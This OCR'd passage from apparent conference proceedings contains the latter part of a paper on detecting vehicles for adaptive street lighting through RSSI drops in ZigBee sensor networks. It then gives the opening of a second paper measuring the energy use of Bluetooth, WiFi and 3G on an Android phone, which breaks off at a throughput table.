Pedestrian activity (conflict) levels do not necessary remain constant throughout the hours of darkness, taking into consideration that in late evening and early morning hours the businesses are closed, thus reducing the number of pedestrians [2]. Another important fact to examine is the presence and frequency of traffic on a designated road. This primarily encompasses the rural areas where the traffic frequency tends to drop rapidly in late evening hours. Due to this fact, and the fact that the pedestrian activity tends to drop as well, the implementation of adaptive roadway lighting in these areas could significantly reduce power consumptions. Also, according to [5], dimming of the roadway lighting does not influence the visibility of drivers. With this, the road safety is preserved, allowing for the implementation. This is supported by the work done in [25], where the comparison of various adaptive illumination projects is given. By implementing adaptive roadway lighting, the safety of road condition is generally improved [25].

The implementation of adaptive lighting in rural areas with the advancement of cost effective vehicle (traffic) detection could be performed in two different approaches. This paper proposes the following approaches:

The first approach is the statistical approach: The system measures statistical amount of traffic throughout the day and compensated by weather condition parameters predicts the necessary illumination levels for the next time period (several hours or an entire day). The main advantage of this method is constant traffic monitoring providing statistics that change by the hour. Further on, the detection system doesn't have to be very reliable regarding vehicle detection (a drop in vehicle detection is tolerated to a certain degree), however the system must be able to tell apart vehicles from pedestrians and other objects. On the other side, the proposed system uses only statistic parameters, meaning that real-time reactions are not supported.

The second approach utilizes real-time monitoring of traffic and pedestrian activates, and adaptively corrects the lighting levels. If no vehicles are present in the range of the luminary's network segment, the lighting levels are mitigated due to the reduced pedestrian risk (lack of vehicles). When the system detects a vehicle in range of the luminary network segment, it predicts the movement of a vehicle and accordingly raises the luminance levels along the vehicle propagation way, discreetly following the vehicle along the rural settlement (Figure 2).




Figure 2. Adaptive illumination network with a vehicle following feature [3]

The advantage of this system is the real-time operation and the ability to reduce power when no vehicles are present in the area. The system can be designed to detect pedestrian presence, thus additionally reducing the risk to the pedestrians. However, this type of system proposes additional load on the system due to the fact that the system needs to operate in real-time and the detection of vehicles in the network must be very reliable (the system must detect every passing vehicle).

Each approach presents its own advantages and drawbacks and the choice of approaches and systems must be presented according to the studies developed for this specific approach. On the other hand, vehicle detection can also dictate the choice of presented approaches, depending on the reliability of vehicle and pedestrian detection. The proposed method of vehicle detection is a novel approach that needs to be analyzed and a conclusion of the practical use of the proposed method should be assessed.

A. Wireless Sensor Networks in Adaptive Roadway Lighting

Wireless Sensor Network (WSN) is a wireless network consisting of sensing, computing and communication elements that gives the ability to instrument, observe and react to events and phenomena in specified environment. Typical applications include data collection, monitoring, surveillance, medical telemetry and others [9], such as adaptive lighting.

Upon discussing communication protocol used in WSN, *ZigBee* is one of the most frequently used protocols. It is designed for use in personal networks of low bandwidth, low power consumption, low cost and high level of security [9]. Forming a *ZigBee* WSN has many advantages, foremost the ability to route data packets along the mesh network to the desired end node (multi hop routing [10]. This presents a major advantage in the adaptive roadway lighting, since the network topology is as such that multi hop routing is essential (seen in Fig. 2).

On the other hand, the problem with using a *ZigBee* based WSN is the need for centralized network control. In *ZigBee* network, the Coordinator establishes an entire network, and all nodes must answer to the coordinator. This presents a problem in Adaptive Roadway Lighting, since all nodes needs to answer to the coordinator. This could be avoided by using protocols such as IEEE 802.15.4 and *DigiMesh* [12]. These protocols support P2P (peer-to-peer) routing, giving the option to exchange messages between the nearby sensors. The example of the topology used is shown in Fig.3.




Figure 3. Dynamic Street Illumination network topology [12]

In order to connect the network to the Internet, an intelligent gateway is used. The *DigiMesh* intelligent gateway provides a connection to the Central control room by means of Internet or Cloud based communication. The access technology can vary, such as 3G, Wi-Fi or Satellite communication [12]. The solution proposed by [12] is the interconnection of WSN to the Cloud infrastructure by the means of *ConnectPort X4* or *ConnectPort X5* devices. These devices contain the hardware to connect the WSN to the Internet (via 3G, Wi-Fi etc) and relay the data to the *iDigi Cloud* service. From the application point of view, the cloud presents an aggregation point for all data. The data is easily accessed from the cloud, where the need for device addressing or establishing communication is avoided.

Since the WSN is the backbone for establishing communication in adaptive roadway lighting, this paper proposes the novel method using WSN for vehicle detection by means of radio irregularity.

III. USING RADIO IRREGULARITY FOR VEHICLE DETECTION

Radio irregularity is a common phenomenon in wireless networks. It can arise from multiple factors, such as the different signal radiated powers caused by hardware imperfection and the different path losses in different directions of transmitted signal [13]. According to [14], radio irregularity is mainly caused by device properties and the propagation medium. Device properties include SNR (Signal-to-Noise Ratio), the antenna gain, antenna type, the receiver's sensitivity and threshold and the transmitter's radiated power. Medium properties include the background noise and the environmental factors such as obstacles within the propagation medium.

The variations in the signal path loss can also cause the radio irregularity. When the signal travels through a medium, it may be diffracted, scattered or reflected. Diffraction occurs when the signal encounters an irregular surface. Scattering occurs when the signal propagates through a medium which contains a large number of objects smaller than the signal's wavelength whereas reflection occurs when the signal during its propagation through a medium encounters an object which is larger than the signal's wavelength [13, 14].

The variations in RSSI (received signal strength indicator) caused by radio irregularity are especially expressed by the presence of a large conductive object in the propagation path between two WSN nodes, which vehicles are. Since vehicles consist mostly of conductive material (sheet metal, iron, steel, aluminum) and exhibits the dimensions much larger than the wavelength of WSN communication (4.5m for a vehicle vs. 0.125m for wavelength), the main cause of radio irregularity are reflection and scattering.

According to various sources [13, 15, 16 and 17] the detection of human presence by the means of radio irregularity is well documented, and it is confirmed that the detection of human presence in-between propagation path using radio irregularity is possible. However, a similar approach in vehicle detection using radio irregularity was not perused by any researchers. Related work consists of detecting the attenuation and packet loss in VANET (Vehicular Ad-Hoc Network) networks [18]. Mostly the work was focused on using the WSN as a data relay network and using specific sensors for vehicle detection (magnetic, acoustic etc) [19, 20]. Supported by the work for human presence detection, this paper proposes the use of radio irregularity in *ZigBee* or IEEE802.15.4 based WSN for purpose of vehicle detection.

A. *Theoretical aspects of vehicle detection using radio irregularity*

The main claim for supporting the detection of vehicles using radio irregularity is the reflection and scattering effect that a vehicle has on a propagation signal. This results in the drop of RSSI value during a pass of a vehicle. The depth of the signal mitigation is dependent on the type of vehicle and distance between nodes but the duration of the drop is in correlation with the speed of a vehicle. Due to the fact that every vehicle is different in geometry, analytically representing the depth of the RSSI drop presents a problem. On the other hand, the duration of the RSSI drop is in direct correlation with the vehicle speed, the proposed propagation path and the width of the 1st Fresnel zone.

Due to the fact that the *ZigBee* and *DigiMesh* WSN is digital based network, all communications are sent in packet form in timed intervals. The fact that for the RSSI value to be obtained, the communication must be established to a nearby node imposes a delay that defines maximum sampling rate of RSSI value. This presents a problem for moving obstacle detection, due to the fact that for faster moving object the detection can skip the vehicle do to the low sampling rate. Do to this fact this paper proposes the adaptation of the detection model based on maximum possible velocity an object can achieve. The adaptation is based on widening the width of the 1st Fresnel zone, extending the effective length of a vehicle. The

effective length is the result of the propagation link and 1st Fresnel zone in conjunction with the length of a vehicle. If the detection is performed in a form of a laser beam sampled at a rate f_s, and the vehicle passing through the beam has the length of l, then the maximum vehicle speed this system can detect is:

$$v_{max} = l \cdot f_s \tag{1}$$

However, if a detection system is not composed of thin beam (as a laser beam is thin compared to a car) but a wide spatial beam (the width of the 1st Fresnel zone), then the length l is not only the length of a car but the sum of the car length l_{CAR} and the width of the 1st Fresnel zone l_{1FR}. This length can be named effective car length. Accordingly, maximum detectable speed of a system, sampled at a rate f_s, is:

$$v_{max} = (l_{CAR} + l_{1FR}) \cdot f_s \tag{2}$$




Figure 4. Vehicle detection model

Figure 4 shows a basic model for vehicle detection using radio irregularity. The length of a car and the length of the 1st Fresnel alongside with the sampling rate of *ZigBee* WSN define the maximum possible velocity for a car to be detected. According to the testing of the used *ZigBee XBee Series 2* modules, the maximum sampling rate is equal to 3.6Hz. If the distance between the nodes is 8m, the average length of a car is 4.2m and the 1st Fresnel zone is 1m, the maximum speed detectable by the system is 18.7m/s (67.4km/h). If the proposed system is installed on an open road, where the speed limitation is set to 90km/s, the vehicle detection of this system will fail. In order to enhance the ability to detect vehicles traveling at higher velocities, it is required to widen the 1st Fresnel zone. The method presented in this paper is placing the propagation path in a lower angle to the roadway, seeking to be parallel (Fig. 5.).




Figure 5. Enhanced model for vehicle detection

The Fig. 5 shows the enhanced model where the detection zone area is expanded throughout the roadway. By placing the propagation path to an angle from the initial position, the detection length of the propagation path is expanded from the original 1st Fresnel zone. The detection length depends on the node distance in y plane, b, and angle α.

$$l_{1FR} = \frac{2}{\sqrt{\frac{4b}{\lambda}\sin\alpha - 4\,(\cos(\alpha))^2}} \cdot \frac{b}{\sin\alpha} \tag{3}$$

Where the λ represents the wavelength and b represents the distance from the nodes longitudinal to the road. If the length is graphed versus the angle β (which represents the angle between the initial position and current position), the data is shown on Figure 6. The expression was obtained from trigonometric functions and 1st Fresnel zone calculation formula [22].




Figure 6. Effective length vs. Angle

If the maximum detectable velocity is expressed from (1), the graphic representation of maximum detectable velocity vs. angle is shown in Fig. 7. According to Fig.7, the minimum angle β required to enable the detection of vehicles traveling at velocities up to 90km/h is 60°.




Figure 7. Detection velocity vs. Angle

Another theoretical aspect that has to be taken into consideration is the free space loss and the expected received power in *dBm* versus the distance of the nodes (angle β respectively). According to [22], the amount of loss between receiving and transmitting node is equivalent to free space losses (if no obstacles are present in 60% of 1st Fresnel zone) subtracted by antenna gain. If the maximum transmit power is 2mW (3dBm) and receiver sensitivity is equal to -96dBm [23] then the maximum angle β is defined by the induced losses. The projected received power against angle β is shown in Fig. 8.

From Fig. 8 (mathematically derived from [22]) it is clearly seen that for all possible angles in interval 0–80 the received signal strength is higher than the lowest recommended level of -96dBm, defined by [23]. Having this in mind, the arbitrary chosen angle β can be freely set

according to desired vehicle detection velocity. By increasing the angle β, the width of the Fresnel zone is incising as well, so the mitigation caused by the pass of the vehicle is reduced. This can present a positive aspect in terms of packet loss; however it can reduce the chances to detect a passing vehicle by means of radio irregularity.




Figure 8. Received Signal Strength (RSSI) vs. Angle

IV. TESTING OF THE PROPOSED VEHICLE DETECTION METHOD

In order to test the theoretical aspects stated in Section III, the measurement of the vehicle influence on RSSI value was conducted in three scenarios. The first scenario was set up according to Fig. 4 whereas the two remaining scenarios were set according to Fig.5 with angles β 56.3° and 68.2° respectively. The equipment was set up in a rural environment (near the town Požega, Croatia).

To set up the WSN and detect the RSSI values, *ZigBee Digi XBee Series 2* modules were used. In order to acquire the RSSI values, a *LabVIEW* application was developed to periodically poll the remote *ZigBee* node. After every poll, the received signal strength was displayed on a graph. The first test included testing the ability to detect a vehicle traveling at low velocity, and the results alongside with the *LabVIEW* application are shown in Fig.9.





Figure 9. *LabVIEW* application displaying a drop in RSSI value

Figure 9 shows a drop in RSSI value upon a vehicle pass (circled in red) by approximately 22dB. This proves the theoretical background presented in Section III and demonstrates the ability to detect a passing vehicle using radio irregularity phenomenon. Also, it is visible that the static RSSI value is located around -51dBm which corresponds with the calculated RSSI value for angle of 0°, according to Figure 8. Furthermore, the end of a graph displays a drop in RSSI value by 5dB, however due to the low gradient value it can be concluded that the drop was not caused by a passing vehicle, but by an unknown fading phenomenon. The gradient parameter can be effectively used in vehicle detection, as the following figures display the RSSI values in time for different vehicle velocities.



a) 20km/h

b) 40km/h

c) 60km/h

d) 80km/h

e) 100km/h

Figure 10. RSSI Values for different velocities:
a) 20km/h, b) 40km/h, c) 60km/h, d) 80km/h, e) 100km/h

As seen from Figure 10, the velocity of the vehicle is in direct correlation with the duration of the RSSI value drop and the angle β. The higher the angle β is the wider the RSSI drop is, thus allowing the detection of higher velocities. For the angle β = 0, after a certain speed the traveling vehicle avoids detection, Fig 10 d). If the angle is raised the detection is possible for even higher velocities (Fig. 10 d) and e)).If the comparison is made between the measured delays translated into effective length, then it is visible that the measured length follows the calculated lengths shown in Fig. 11.




Figure 11. RSSI Drop time against vehicle velocity

V. CONCLUSION AND FUTURE WORK

This paper presents a novel method for vehicle detection in adaptive roadway lighting by the means of radio irregularity. After proposing two basic approaches for adaptive roadway lighting, the idea of vehicle detection using radio irregularity is proposed form a theoretical point of view. From the measurements conducted it can be concluded that the theoretical background proposed for vehicle detection using radio irregularity is valid, giving the proposed method for vehicle detection a practical aspect for implementation. From the measured results it is clearly seen that the pass of a vehicle is evident in drop of RSSI value under a certain gradient. The gradient depends mostly on the vehicle velocity, the angle β and in smaller amount on the physical dimensions of a vehicle. In order to detect vehicles traveling at higher velocities, the angle β must be set to allow the detection restricted by the sampling rate of WSN nodes. By using WSN nodes with the possibility of higher sample rates, the detection can be enabled for even higher velocities (e.g. highway)

Future work involves implementing a detection system inside a programmable *ZigBee* or a *DigiMesh* node (e.g. *Digi XBee Pro S2B* modules) in order to enable the detection of vehicles by analyzing RSSI value drop through time. The proposed detection could be based on the gradient analysis or an AI agent to learn and adapt to the RSSI drops, thus enhancing the precision of vehicle detection. Finally, the implementation and testing of the proposed method is recommended alongside with the analysis of vehicle detection accuracy.

REFERENCES

[1] Intelligent Energy Europe (IEE), „Guide for Energy Efficient Street Lighting Installations“, 2007

[2] Don McLean—DMD & Associates Ltd , “Adaptive Roadway lighting”, MSA Journal, 2006. International Municipal Signal Association. Vol. 44,. No. 5, Pg. pp-10, 12, 54-48.

[3] White paper - Intelligent Street Lighting, *Jennic Ltd, Sheffield UK April, 2009*

[4] Ceriotti, M. et al., "Is there light at the ends of the tunnel? Wireless sensor networks for adaptive lighting in road tunnels," International Conference on Information Processing in Sensor Networks (IPSN), 2011 10th, vol., no., pp.187-198, 12-14 April 2011

[5] Bacelar, Alexis “The Influence of Dimming in Road Lighting on the Visibility of Drivers”, Journal of Light & Visual Environment, vol. 29, Issue 1, p.44

[6] CIE 115-1995, “Recommendations for the lighting of roads for motor and pedestrian traffic”, Commission Internationale de L'Eclairage / 01-Jan-1995 / 25 pages ISBN: 9783900734596

[7] Ranko Skansi, SVJETLOZAGAĐENJE - EKONOMSKI I EKOLOŠKI PROBLEM

[8] Carl Shaflik, BASc, Peng, "Environmental Effects of Roadway Lighting", Technical Paper prepared at University of British Columbia, Department of Civil Engineering December 1995.

[9] K. Sohraby, D. Minoli, T. Zanati, “Wireless sensor networks”, Wiley, 2007.

[10] J Bester, I Robertson and B Groenewald, „Wireless Control Network for Building Automation using IEEE 802.15.4”, Cape Peninsula University of Technology, Cape Town, South Africa, 2009.

[11] XBee®/XBee-PRO® ZB RF Modules Datasheet, www.digi.com, Accessed: January 2012.

[12] iDigi Device Cloud, www.idigi.com, Accessed: January 2012.

[13] B. Mrazovac, M. Z. Bjelica, B. M. Todorović, A. Miljković and D. Samardžija, „ “Using Radio Irregularity for Increasing Residential Energy Awareness“, Proceedings of 19th Telecommunication Forum TELFOR, November 2011, Belgrade, Serbia.

[14] G. Zhou, T. He , S. Krishnamurthy , J. A. Stankovic, “Impact of Radio Irregularity on Wireless Sensor Networks”, MobiSYS ’04: Proc. of the 2nd international conference on Mobile systems, applications, and services, 2004.

[15] S. Hussain, R. Peters, and D. L. Silver, "Using received signal strength variation for surveillance in residential areas," Proceedings of the SPIE Conference on Data Mining, Intrusion Detection, Information Assurance, and Data Networks Security, March 2008

[16] P Lee, W Seah, HP Tan, Z Yao, „Wireless sensing without sensors|an experimental study of motion/intrusiondetection using RF irregularity“, Meas. Sci. Technol. 21(124007), 7 (2010)

[17] W.C. Lin, Winston K.G. Seah and W. Li, 'Exploiting Radio Irregularity in the Internet of Things for Automated People Counting', Proceedings of the 22nd IEEE Symposium on Personal, Indoor, Mobile and Radio Communications 11-14 2011, Toronto, Canada

[18] Boban, M.; Vinhoza, T.T.V.; Ferreira, M.; Barros, J.; Tonguz, O.K.; , "Impact of Vehicles as Obstacles in Vehicular Ad Hoc Networks," Selected Areas in Communications, IEEE Journal on , vol.29, no.1, pp.15-28, January 2011

[19] G. Padmavathi, D. Shanmugapriya, M. Kalaivani: A Study on Vehicle Detection and Tracking Using Wireless Sensor Networks. Wireless Sensor Network 2(2): 173-185 (2010)

[20] S. Cheung and P. Varaiya,Traffic Surveillance by Wireless Sensor Networks: Final report. California PATH Research Report, 2007

[21] Asikainen, M.; Rönkkö, M.; Haataja, K.; Toivanen, P.; , "A Novel 3D-Based Network Simulation Platform for ZigBee Networks," Ninth International Conference on Networks (ICN), 2010, vol., no., pp.151-156, 11-16 April 2010

[22] C. Haslett, Essentials of Radio Wave Propagation, Cambridge University Press (2008)

[23] XBee™ ZNet 2.5/XBee-PRO™ ZNet 2.5 OEM RF Modules, www.digi.com , Accessed: January 2012.

[24] Fresnel zone calculation - online Java based calculator, http://www.cdt21.com/resources/siryo8_01.asp , Accessed January 2012.

[25] “Intelligent road and street lighting in Europe”, E-street Project fact sheet, January. 2008.

Energy Consumption in Android Phones when using Wireless Communication Technologies

Goran Kalic, Iva Bojic and Mario Kusek
University of Zagreb
Faculty of Electrical Engineering and Computing
Unska 3, HR-10000 Zagreb, Croatia
{goran.kalic, iva.bojic, mario.kusek}@fer.hr

***Abstract*— Wireless communication technologies enable communication among different devices that are within a certain radius. Although, this radius is definite, communication when using wireless communication technologies is more flexible than when using wireline approach. This paper presents results from a measurement study where we measured energy consumption of three wireless communication technologies: Bluetooth, WiFi and 3G. We proposed an energy consumption model that is based on these measurements. Using proposed model one can calculate energy consumption for each communication technology. We show how our energy consumption model can be used on an example of the service called *Collaborative Downloading*. The primary goal of *Collaborative Downloading* service is to lower the overall energy consumption of mobile users while downloading data combining together 3G and Bluetooth or 3G and WiFi communication technologies.**

Keywords: Bluetooth, WiFi, 3G, energy consumption model, energy savings

I. Introduction

When talking about Machine-to-Machine (M2M) systems, it is well known Ericsson's 50 B prediction saying that by 2020 there will be up to 50 billion interconnected devices [1]. However, it is less known that by 2016 282 million of them will be cellular M2M subscribers [2]. Not only does this predict the sizable and long-term growth opportunities for mobile operators, but also shows that the potential size of the cellular M2M market is enormous. Cellular M2M subscribers can use different kinds of M2M devices (e.g. smartphones) and different kinds of communication technologies (e.g. WiFi, 3G). Common characteristic of those M2M devices is that they have limited energy resources (i.e. batteries). Namely, when using devices with limited energy resources, it is very important to know how much energy is consumed during communication.

Therefore, in this paper we present a measurement study of energy consumption and throughput when using Bluetooth, WiFi and 3G communication technologies in Android phones. We investigate relationships between energy consumption and the elapsed time, as well as between energy consumption and the amount of transferred data when using aforementioned communication technologies. Based on those measurements, we developed an energy consumption model for Android phones. All measurements were performed on HTC Desire HD phone running Android operating system version 2.3.

The rest of this paper is organized as follows. Section II presents related work, while Section III describes our methodology used for the measurement study. This section also proposes an energy consumption model for Android phones. Section IV shows a simple case study example explaining the usage of our model. Finally, Section V gives conclusions and the guidance for future work.

II. Related work

Many papers have recently investigated how characteristics of wireless communication technologies affected energy consumption. For instance, in [3] and [4] authors proposed different algorithms for predicting the availability of the smart WiFi networks together with the energy consumption reduction. Furthermore, in [5] Xiao et al. compared 3G with WiFi, while Balasubramanian et al. compared GSM, 3G and WiFi [6]. However, none of these papers compared energy consumption of Bluetooth, WiFi and 3G communication technologies in smartphones (i.e. Android).

In [3] Gupta and Mohapatra made a measurement study of energy consumption when using VoIP applications with WiFi connection in smartphones. They showed that the usage of *power save mode* in WiFi together with intelligent scanning techniques for networks can reduce energy consumption. Rahmati and Zhong modeled wireless interfaces selection as a statistical decision problem [4]. Xiao et al. measured energy consumption when using mobile applications for a video streaming [5]. They compared 3G and WiFi communication technologies and concluded that WiFi is more energy efficient than 3G communication technology.

Furthermore, Balasubramanian et al. present a measurement study of energy consumption when using GSM, 3G and WiFi [6]. They showed that 3G and WiFi have high tail energy overhead at the end of data transfer and therefore proposed the *TailEnder* protocol to reduce energy consumption after data transfer is completed. Feeney and Nilsson made the series of experiments in which they obtained detailed measurements of energy consumption of an IEEE 802.11 wireless network interface operating in ad hoc networking environments [7]. Their work provided linear equations collection for calculating energy consumption for sending, receiving and discarding broadcast and point-to-point data packets of various sizes.

In 2011 Friedman et al. made a measurement study where they measured power and throughput performance of Bluetooth and WiFi usage in smartphones [8]. They concluded that power consumption for WiFi is generally linear with the obtained throughput, while power consumption while sending and receiving using Bluetooth is lower than WiFi, but only by about a half. Their work was performed using different platforms (i.e. Samsung Omnia i900 running Windows Mobile 6.1, HTC Diamond 2 running Windows Mobile 6.5, Samsung Galaxy running Android 1.5 and Samsung Spica running Android 2.1). Their conclusion was that none of the phones can be claimed to be better than the others taking into an account all the measured parameters.

In [9] authors presented the *CoolSpots* system in which a switch between WiFi and Bluetooth interfaces is performed in order to increase battery lifetime. Similar to the *CoolSpots* system, Agarwal et al. presented the *Cell2Notify* system in which they use GSM interface to wake up WiFi interface when VoIP call comes to achieve a better service and reduce energy consumption [10]. Finally, Rahmati and Zhong presented a study in which they proved that intelligent switching between WiFi and GSM reduces energy consumption [11]. They have also presented an algorithm that predicts WiFi availability in specific area to reduce high energy consumption while searching for WiFi networks.

III. Energy consumption model

In order to design an energy consumption model of Bluetooth, WiFi and 3G communication technologies, we conducted measurements in which we used each of aforementioned communication technologies at full load. Our measurement methodology can be divided into three phases, while in the fourth phase we analyzed our results. In the first phase we collected relevant data for each communication technology (i.e. percentage of available battery, amount of transferred data and elapsed time). In the second phase we compared the collected data and showed them in relation to one another. Based on measurements performed in the previous phase, in the third phase we presented a simple energy consumption model of all three communication technologies. Finally, in the fourth phase we compared our results with the results of previous studies. Moreover, we compared our results with the data specified in technical specifications for the given communication technology.

A. The first phase

In order to collect the required data, we developed a simple Android application that sends or receives data continuously and monitors a battery status (i.e. percentage of available battery). The application also records the elapsed time and the amount of transferred data. Measurements of data transfer when using these three communication technologies are performed for continuous data download from the server as well as for continuous data upload to the server.

B. The second phase

Figure 1 shows energy consumption compared to the elapsed time when using Bluetooth, WiFi and 3G communication technologies for data download and data upload. As shown in Figure 1, data transfer when using Bluetooth consumes significantly less energy than data transfer when using WiFi or 3G. The battery lasted approximately 4 hours longer when using Bluetooth communication technology continuously than when using WiFi or 3G. If we compare WiFi and 3G communication technologies, we can conclude that the battery lasted approximately equal, but WiFi communication technology transferred twice more data than 3G communication technology.

Figure 2 shows energy consumption compared to the amount of transferred data when using Bluetooth, WiFi and 3G communication technologies for data download and data upload. As shown in Figure 2, the smallest amount of data is transferred when using 3G (3.04 GB data in download and 1.42 GB in upload). WiFi and Bluetooth transferred several times more data than 3G. WiFi transferred 5.91 GB in download and 5.66 GB in upload, while Bluetooth transferred 4.04 GB in download and 5.54 GB in upload. The amount of transferred data when using WiFi and Bluetooth is similar, but it is important to note that data transfer when using Bluetooth lasted twice longer than when using WiFi.

Combining results from Figure 1 and Figure 2, we can calculate measured download and upload throughputs of Bluetooth, WiFi and 3G communication technologies. Bluetooth measurements were performed using Bluetooth v2.0 that allows a maximum application throughput of 2 Mbit/s [12], while our results showed that throughput in real world environments is around 1 Mbit/s (0.9 Mbit/s in download and 1.1 Mbit/s in upload). WiFi measurements were performed using 802.11g network with a maximum throughput of 20 Mbit/s in download and upload, while the measured throughput was 2.5 Mbit/s in download and 2.7 Mbit/s in upload. Finally, 3G measurements were performed using HSDPA mobile network that provides a broadband Internet access with throughput of 7.2 Mbit/s in download and 1.4 Mbit/s in upload. Results of our measurements showed throughput of 1.4 Mbit/s in download and 0.5 Mbit/s in upload. Table I shows measured throughput ratios for 3G/Bluetooth, WiFi/Bluetooth and WiFi/3G.

TABLE I
THROUGHPUT RATIOS FOR 3G VS. BLUETOOTH, WIFI VS. BLUETOOTH AND WIFI VS. 3G

	Download	Upload
3G/Bluetooth	1.56	0.45
WiFi/Bluetooth	2.78	2.45
WiFi/3G	1.79	5.40

